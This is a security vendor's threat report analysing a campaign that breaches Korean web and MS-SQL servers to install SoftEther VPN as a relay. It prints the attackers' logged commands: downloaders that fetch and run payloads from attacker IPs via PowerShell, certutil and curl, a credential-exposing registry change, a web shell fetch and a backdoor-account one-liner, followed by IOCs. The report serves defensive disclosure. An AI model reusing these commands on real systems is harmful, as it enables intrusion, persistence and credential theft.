

Attack Cases for Domestic Web Servers Running SoftEther VPN in Korea

By ATCP

Published: 2026-08-10 · Archived: 2026-08-22 02:00:30 UTC

The AhnLab SEcurity intelligence Center (ASEC) recently identified attack cases in which attackers targeted web servers in Korea to install SoftEther VPN. Attack cases involving the installation of SoftEther VPN, an open-source VPN, were previously discussed in the 2024 ASEC blog post titled “Analysis of Attack Cases Targeting ERP Servers in Korea to Install SoftEther VPN” [\[1\]](#). The threat actor currently carrying out similar attacks exhibits the same characteristics as the case described above and is therefore classified as Larva-26010. It appears that the threat actor ultimately installed the SoftEther VPN service to use the infected systems as VPN servers.

1. Past Attack Cases

Cases of exploiting infected systems as VPN servers have existed for some time, and the open-source SoftEther VPN is frequently used for this purpose. For example, according to a Microsoft report, the GALLIUM threat actor installed a SoftEther VPN server on the Attack Target’s network to gain access to the internal network through it. [\[2\]](#) In addition, there are known attack cases where SoftEther VPN was installed by the ToddyCat threat actor, as disclosed by Kaspersky, [\[3\]](#) as well as in the attack process carried out by UNC3500, as disclosed by Mandiant. [\[4\]](#)

Attack cases involving the installation of SoftEther VPN were also confirmed in Korea in 2024, where a threat actor targeted an ERP server installed at a domestic company. After penetrating a poorly managed MS-SQL server, the attacker used utilities such as PowerShell, bitsadmin, and Certui to install SoftEther VPN and is believed to have ultimately installed a web shell.

2. Recent Attack Cases

Attack cases identified between April and August 2026 also appear to be the work of the same threat actor. Common characteristics include disguising the SoftEther VPN executable as “vmtoolsd.Exe” or similar filenames, using the ProgramData Path, and downloading the configuration file and data file “hamcore.Se2” separately. In addition, the setting of the UseLogonCredential registry key and the Discovery commands observed in the intrusion cases are mostly identical.

2.1. Initial Breach

The key difference from previous cases is that, whereas in the past attackers would first compromise an MS-SQL server, proceed through the Discovery process, install SoftEther VPN, and finally install a web shell, the latest attack cases show the reverse sequence in the logs. In most cases, the web server was attacked during the Initial

Intrusion phase, causing not only the discovery commands but also the SoftEther VPN installation commands to be executed via the web service; in the final stage, the MS-SQL server was attacked to install CLR SqlShell.

Although the Initial Intrusion process is unknown, the following discovery commands were executed by the web server process as follows:

```
> Whoami  
  
> Netstat -ano -p tcp  
  
> Netstat -ano  
  
> Tasklist  
  
> Query user  
  
> Curl -h  
  
> Where curl  
  
> Systeminfo  
  
> Ipconfig  
  
> Ipconfig /all  
  
> Ping 8.8.8.8
```

2.2. Installing SoftEther VPN

It then uses PowerShell commands to download a batch malware file, which contains commands to install SoftEther VPN.

```
> PowerShell iwr -uri hxxp://64.176.55[.]16:80/Download/menu.Bat -OutFile C:\ProgramData\1.Bat  
  
> PowerShell iwr -uri hxxp://139.180.210[.]71/Download/m2.Bat -OutFile C:\ProgramData\1.Bat  
  
> PowerShell iwr -uri hxxp://45.76.144[.]150/Download/m2.Bat -OutFile C:\ProgramData\1.Bat
```

```

@echo off
set "url=http://45.76.144.150/download/us3202508234.cab"
set "output_file=C:\ProgramData\proxy.cab"
set "output_dir=C:\ProgramData\JimPulic"
certutil -urlcache -split -f "%url%" "%output_file%"
if not exist "%output_file%" exit /b 1
if not exist "%output_dir%" mkdir "%output_dir%"
expand "%output_file%" -f:* "%output_dir%" >nul 2>&1
if not exist "%output_dir%\hamcore.exe" exit /b 1
start "" "%output_dir%\hamcore.exe" /usermode_hidetray
exit /b 0

```

Figure 1. Downloader script

Additionally, logs show that the files are installed either as CAB files or directly as “hamcore.Se2” and “vpn_server.Config.”

Target Type	File Name	File Size	File Path ⓘ
Current	 cmd.exe	324 KB	%SystemRoot%\system32\cmd.exe
Target	 curl.exe	518.5 KB	%SystemRoot%\system32\curl.exe
Parent	 w3wp.exe	44 KB	%SystemRoot%\system32\inetsrv\w3wp.exe
GeneratedByTarget	 svchost.exe	6.74 MB	%ALLUSERSPROFILE%\usoshared\svchost.exe

Process	Module	Target	Behavior	Data
 cmd.exe	N/A	 curl.exe	Creates process	N/A
 curl.exe	N/A	N/A	Downloads executable file	http://64.176.55.16/download/svchost.exe  svchost.exe

Figure 2. Commands Executed After the Web Server Attack

```

> Certutil -urlcache -split -f "hxxp://139.180.210[.]71/Download/us320250823.Cab"
"C:\ProgramData\proxy.Cab"

> Certutil -urlcache -split -f "hxxp://64.176.55[.]16/Download/us31231131.Cab" "C:\ProgramData\proxy.Cab"

> Certutil -urlcache -split -f "hxxp://64.176.55[.]16:80/Download/vmtoolsd.Se2"
"C:\ProgramData\USOPulic\vmtoolsd.Se2"

> Curl hxxp://sendit[.]Sh/Ebhcz/hamcore.Se2 -o c:\ProgramData\DNS\hamcore.Se2

> Curl hxxp://sendit[.]Sh/LLXkB/dUHxy.Config -o c:\ProgramData\DNS\vpn_server.Config

> Curl -o c:\ProgramData\USOPublic\vpn_server.Config
hxxp://69.48.229[.]196:8080/Download/server.Config.Hrx

```

```
> Curl -o c:\ProgramData\USOPublic\hamcore.Se2 hxxp://69.48.229[.]196:8080/Download/core.Img  
  
> Certutil -urlcache -split -f "hxxp://45.76.144[.]150/Download/us3202508234.Cab"  
"C:\ProgramData\proxy.Cab"  
  
> Certutil -urlcache -split -f hxxp://69.48.229[.]54:8080/1/Vmtoolsd.Exe c:\ProgramData\vmtools\vmtoolsd.Exe  
  
> Curl hxxp://69.48.229[.]54:8080/1/2.Config -o c:\ProgramData\vmtools\vpn_server.Config
```

Looking at the configuration files, it appears the threat actor is operating the infected system not as a standalone VPN server, but using a “cascade connection” method that connects to another VPN server. In other words, it is presumed that the threat actor is doing this to make it difficult to directly expose or trace the actual C&C infrastructure

```
declare Cascade0
{
    bool CheckServerCert false
    bool Online true

    declare ClientAuth
    {
        uint AuthType 1
        byte HashedPassword V8[REDACTED]g=
        string Username 2w[REDACTED]
    }
    declare ClientOption
    {
        string AccountName N2[REDACTED]
        uint AdditionalConnectionInterval 1
        uint ConnectionDisconnectSpan 0
        string DeviceName _SE[REDACTED]_
        bool DisableQoS true
        bool HalfConnection false
        bool HideNicInfoWindow false
        bool HideStatusWindow false
        string Hostname 64.176.46.157
        string HubName 2X[REDACTED]
        uint MaxConnection 1
        bool NoRoutingTracking true
        bool NoTls1 false
        bool NoUdpAcceleration true
        uint NumRetry 4294967295
        uint Port 443
        uint PortUDP 0
    }
}
```

Figure 3. SoftEther VPN configuration file

2.3. Additional Behaviors

Once this process is complete, the attacker sets the `UseLogonCredential` registry key, which appears to be intended for the subsequent credential theft by enabling the WDigest plaintext password storage feature. In another instance, command execution occurs as follows to determine which authentication methods are installed, extract local security policies, and verify whether the system is joined to a domain.

> Reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers"

> Secedit /export /cfg C:\Windows\temp\secpol.Cfg

> Dsregcmd /status

The threat actors also target MS-SQL servers to install CLR SqlShell. The SqlShell used in these attacks supports not only basic functions such as command execution and payload downloads but also capabilities like privilege escalation using BadPotato and EfsPotato, memory dumps, adding user accounts, and executing shellcode.




Figure 4. SqlShell installed on an MS-SQL server

In addition, logs suggesting the installation of an additional web shell, as shown below, also reveal a command to add an account named “administrator.”

> PowerShell iwr -uri hxxp://bashupload[.]App/p62mh8.Bin -OutFile D:**********\403.Aspx

> PowerShell -c “\$u=

[ADSI]’WinNT://./;\$User=\$u.Create(‘User’,’adminsitrator’);\$user.SetPassword(‘Pa*****@#’);\$user.SetInfo()”

3. Conclusion

The Larva-26010 threat actor has been targeting domestic web servers and MS-SQL servers since at least 2024 to install SoftEther VPN servers. It appears that after the Initial Breach, the threat actor installs a web shell or SQLShell to control the infected systems and ultimately installs SoftEther. Apart from installing backdoor accounts or web shells, no additional malicious behavior has been identified; it appears the threat actor is preparing to use the infected systems as C&C servers in the future.

Administrators should inspect vulnerable web servers, validate input values for DBMS queries and web service requests, restrict execution permissions on upload folders, and apply the latest security patches to IIS web servers

and the operating system. They should also ensure that V3 is updated to the latest version so that Malware infection can be prevented.

MD5

2ce810acee9eb604010bd4cd28b36ac2

329f6d74299141fe06a5e222efcb06f8

9593369fbd29c7c4e79eae940512040d

e9d80a71e8577cc467b09bcf4b13a6fa

Additional IOCs are available on AhnLab TIP.

URL

http[:]//139[.]180[.]210[.]71/download/m2[.]bat

http[:]//139[.]180[.]210[.]71/download/us320250823[.]cab

http[:]//45[.]76[.]144[.]150/download/m2[.]bat

http[:]//45[.]76[.]144[.]150/download/us3202508234[.]cab

http[:]//64[.]176[.]55[.]16/download//vpn_server[.]config

Additional IOCs are available on AhnLab TIP.

IP

139[.]180[.]210[.]71

149[.]28[.]151[.]180

45[.]76[.]144[.]150

64[.]176[.]46[.]157

64[.]176[.]55[.]16

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.



Source: <https://asec.ahnlab.com/en/94995/>